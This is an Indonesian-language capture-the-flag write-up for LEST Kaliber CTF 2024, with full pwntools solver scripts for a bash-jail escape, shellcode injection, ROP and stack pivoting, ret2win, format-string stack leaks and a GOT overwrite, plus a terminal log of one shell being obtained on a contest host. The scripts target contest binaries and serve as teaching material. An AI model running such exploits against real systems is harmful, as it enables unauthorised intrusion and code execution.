
Writeup LEST Kaliber CTF 2024

msfir

Daftar Isi


Misc

[10 pts] Welcome




Flag: di gambar (males nulis asli wkwk)

[148 pts] Feedback



Flag: LEST2024{th4nkSz_Fo0r_p4rtIc1patE}

[276 pts] b4sh_jail



Diberikan script berikut.

```python
#!/usr/bin/env python3

import re
import subprocess
from string import printable as asci

alfa_num = re.compile(r"[a-zA-Z0-9]")
asci_regex = re.compile(rf"^[{re.escape(asci)}]*$")
```

```
while True:
    try:
        print("Get the flag with your command!!!")
        command = input("input>> ")
        command = str(command)

        if alfa_num.match(command):
            print("Permission denied!")
            print("Only accept special character")

        elif not asci_regex.match(command):
            print("Permission denied!")
            print("Use only printable ascii")

        elif len(command) < 5000:
            print("Permission denied!")
            print("Minimum 5000 characters")

        else:
            subprocess.run(command, shell=True,
executable="/bin/bash")

        print()
    except Exception as e:
        print(f"An error occurred: {e}")
```

Intinya chall ini akan mengeksekusi command menggunakan bash shell, tetapi command yang kita berikan hanya boleh terdiri dari ascii selain alfabet dan angka. Solusi intendednya adalah menggunakan bashfucator. Saya menggunakan solusi unintended yaitu dengan memberikan ${!#} + padding. Ini berhasil karena ${!#} artinya adalah argv[0], sedangkan command dieksekusi di dalam bash, sehingga ${!#} = /bin/bash. Jadi, hasilnya adalah mengeksekusi /bin/bash.

Solver script:


```
#!/usr/bin/env python3

from pwn import *
```

```python
io = remote("35.222.73.197", 42051)

payload = str.encode("${!#}" + " " * 5000)

io.sendline(payload)
io.interactive()
```

Flag: LEST2024{b4shfuSc4tOr_ISs_tH3_grE4t_t00ls_tO_0bFfusc4t3_y0ur_b4sh_sCr1pt}

PWN

[308 pts] sallyme



Berikut beberapa fungsi penting hasil decompile dengan IDA.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  init(argc, argv, envp);
  logolest();
  sally();
  return 0;
}

__int64 __fastcall sally() // nulis manual karena gagal decompile
{
  char s[64];
  puts("Got SIGSGEV means you failed.");
  printf("$ ");
```

```
  fgets(s, 64, stdin);
  ((void(*)())s)();
}
```

Chall ini hanya meminta sebuah shellcode lalu mengeksekusinya, tidak perlu mmap rwx page karena stacknya executable. Cara solvenya, mudah saja, cukup gunakan shellcraft.sh() dari pwntools.

Solver:

```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split
--cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(*args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p


gdbscript = """
b main
c
"""
host, port = args.HOST or "35.222.73.197", args.PORT or 31801
```

```
exe = context.binary = ELF(args.EXE or "./sallyme", False)

io = start()

io.sendline(asm(shellcraft.sh()))

io.interactive()
```

Flag: LEST2024{cr4ft_a_sh3llc0de_eea3e4f25f}

[340 pts] Call a winner

Objektif dari chall ini adalah melakukan stack pivot lalu melakukan rop untuk mengeksekusi syscall execve("/bin/sh", 0, 0), selain itu, address dari input buffer juga dileak. Jika dirangkum, yang saya lakukan adalah stack pivot menggunakan gadget di dalam fungsi **useful** menuju input buffer, lalu lakukan ROP dengan rincian berikut.

1. Set rax = 0x3b dengan menggunakan fungsi **a**, **b**, dan **d** berurutan.
2. Set rdi = address "/bin/sh" dengan gadget pop rdi di fungsi **e**, di sini saya simpan "/bin/sh" persis di awal input buffer.
3. Set rsi = 0 dengan gadget pop rsi di fungsi **f**.
4. Set rdx = 0 dengan gadget pop rdx di fungsi **g**.
5. Syscall di fungsi **call**.

Solver:


```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split
```

```
--cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(*args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p


gdbscript = """
b main
c
"""
host, port = args.HOST or "35.222.73.197", args.PORT or 42048
exe = context.binary = ELF(args.EXE or "./winner", False)

io = start()

io.recvuntil(b"3. ")
stack = int(io.recvline(), 16)
log.info(f"{hex(stack) = }")

pop_rsp_r13_r14_r15 = 0x00000000004011CB
mov_rax_40h = 0x00000000004011D6
add_rax_1h = 0x00000000004011E4
sub_rax_6h = 0x00000000004011F9
pop_rdi = 0x0000000000401208
pop_rsi = 0x0000000000401211
pop_rdx = 0x000000000040121A
```

```
syscall = 0x0000000000401223

payload = safe_flat(
    {
        0: [
            b"/bin/sh\0",  # r13
            0,  # r14
            0,  # r15
            mov_rax_40h,
            add_rax_1h,
            sub_rax_6h,
            pop_rdi,
            stack,
            pop_rsi,
            0,
            pop_rdx,
            0,
            syscall,
        ],
        0x108: [pop_rsp_r13_r14_r15, stack],
    }
)

io.sendline(payload)

io.interactive()
```

Flag:LEST2024{winner_winner_we_have_a_winner_here_this_is_the_flag_btw}

[340 pts] prawin



Berikut fungsi-fungsi yang relevan untuk chall ini.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  init(argc, argv, envp);
  logolest();
  prawin();
  return 0;
}

int prawin()
{
  char s[80]; // [rsp+0h] [rbp-50h] BYREF

  puts("Try to login as admin.");
  puts("Simple, just guess the admin username!");
  printf("$ ");
  fgets(s, 160, stdin);
```

```
  return puts("You failed to login as admin :(");
}

int __fastcall admin_login(int a1, int a2, int a3)
{
  char v4[64]; // [rsp+10h] [rbp-40h] BYREF

  if ( a1 != -559030611 || a2 != -1059145026 || a3 != -17973521 )
  {
    puts("Hello there, can i know your name??");
    __isoc99_scanf("%49s", v4);
    printf("Hello %s\n", v4);
    puts("Happy to know you!");
    putchar(46);
    sleep(1u);
    exit(0);
  }
  puts("Hi admin!");
  return system("/bin/sh");
}
```

Terdapat buffer overflow di fungsi prawin yang dapat dieksploitasi untuk melakukan ROP, tujuannya adalah **admin_login**. Intendednya adalah masuk ke **admin_login** dengan nilai tertentu untuk arg 1, 2, dan 3, tetapi karena ada system(“/bin/sh”) di sana, ya saya lompat tepat ke address itu saja hehe.


```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split
--cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
```

```
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(*args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p


gdbscript = """
b main
c
"""
host, port = args.HOST or "35.222.73.197", args.PORT or 31802
exe = context.binary = ELF(args.EXE or "./prawin", False)

io = start()

io.sendline(flat({88: 0x0000000000401379}))

io.interactive()
```


msfir ~/D/C/L/p/prawin (main|✓)
❯ ./x.py
[+] Opening connection to 35.222.73.197 on port 31802: Done
[*] Switching to interactive mode
LEST 2024
prawin
Try to login as admin.
Simple, just guess the admin username!
$ You failed to login as admin :(
$ ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat home/ctf/flag.txt
LEST2024{r3turn_t0_winner_wIth_thr33_par4met3r_b06f285850}$

Flag: LEST2024{r3turn_t0_winner_wIth_thr33_par4met3r_b06f285850}

[340 pts] leak edition



Berikut beberapa fungsi yang penting dalam chall ini.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  init(argc, argv, envp);
  logolest();
  leak();
  return 0;
}

int leak()
{
  char s[64]; // [rsp+0h] [rbp-B0h] BYREF
  char format[104]; // [rsp+40h] [rbp-70h] BYREF
  FILE *stream; // [rsp+A8h] [rbp-8h]

  stream = fopen("./flag.txt", "rb");
  if ( !stream )
```

```
  {
    puts("flag.txt not found.");
    exit(0);
  }
  fgets(s, 64, stream);
  fclose(stream);
  puts("Give me the flag !");
  printf("$ ");
  fgets(format, 100, stdin);
  return printf(format);
}
```

Di dalam fungsi **leak**, flag disimpan di stack, lalu setelah itu terdapat format string vulnerability. Flag yang ada di stack tersebut bisa di-leak dengan memanfaatkan format string tersebut.

Berikut solvernya:


```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split
--cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(*args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
```

```python
    return p


gdbscript = """
b printf
c
"""
host, port = args.HOST or "35.222.73.197", args.PORT or 31803
exe = context.binary = ELF(args.EXE or "./leak_edition", False)

io = start()

payload = b""
for i in range(8):
    n = 6 + i
    payload += f"%{n}$lx.".encode()

io.sendlineafter(b"$ ", payload)
flag = b""
for n in io.recvline(False).split(b"."):
    if n:
        flag += p64(int(n, 16))
print(flag)

io.interactive()
```

```
[msfir] 〈 ~/D/C/L/p/leak edition 〉 (main|✓)
〉 ./x.py
[+] Opening connection to 35.222.73.197 on port 31803: Done
b'LEST2024{l3eeeaa444kk_vvv4riaable3e333_st4ckkk_661453fd42}\x00\xf5\xc5z\x00\x00'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

Flag:LEST2024{l3eeeaa444kk_vvv4riaable3e333_st4ckkk_661453fd42}

[340 pts] GOaT



Berikut ini fungsi-fungsi yang relevan.

```
int __fastcall __noreturn main(int argc, const char **argv, const
char **envp)
{
  init(argc, argv, envp);
  logolest();
  rawr();
}

int interesting()
{
  return system("/bin/sh");
}
```

```
void __noreturn rawr()
{
  char s[160]; // [rsp+0h] [rbp-A0h] BYREF

  while ( 1 )
  {
    puts("Break the loop please");
    printf("$ ");
    fgets(s, 160, stdin);
    printf(s);
  }
}
```

Diberikan infinite format string vulnerability. Berdasarkan judul, objektifnya adalah mengoverwrite salah satu fungsi di GOT menjadi fungsi **interesting** untuk mendapatkan shell. Dalam kasus ini, saya mengoverwrite puts. Berikut init solvernya.

```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split
--cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(*args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
```

```
    return p


gdbscript = """
b printf
c
"""
host, port = args.HOST or "35.222.73.197", args.PORT or 31804
exe = context.binary = ELF(args.EXE or "./goat", False)

io = start()

payload = fmtstr_payload(6, {exe.sym["got.puts"]:
exe.sym["interesting"]})
io.sendline(payload)

io.interactive()
```

Flag: LEST2024{br3ak_the_loop_4nd_ov3rwrit3_gOt_a40e50906e}

Reverse

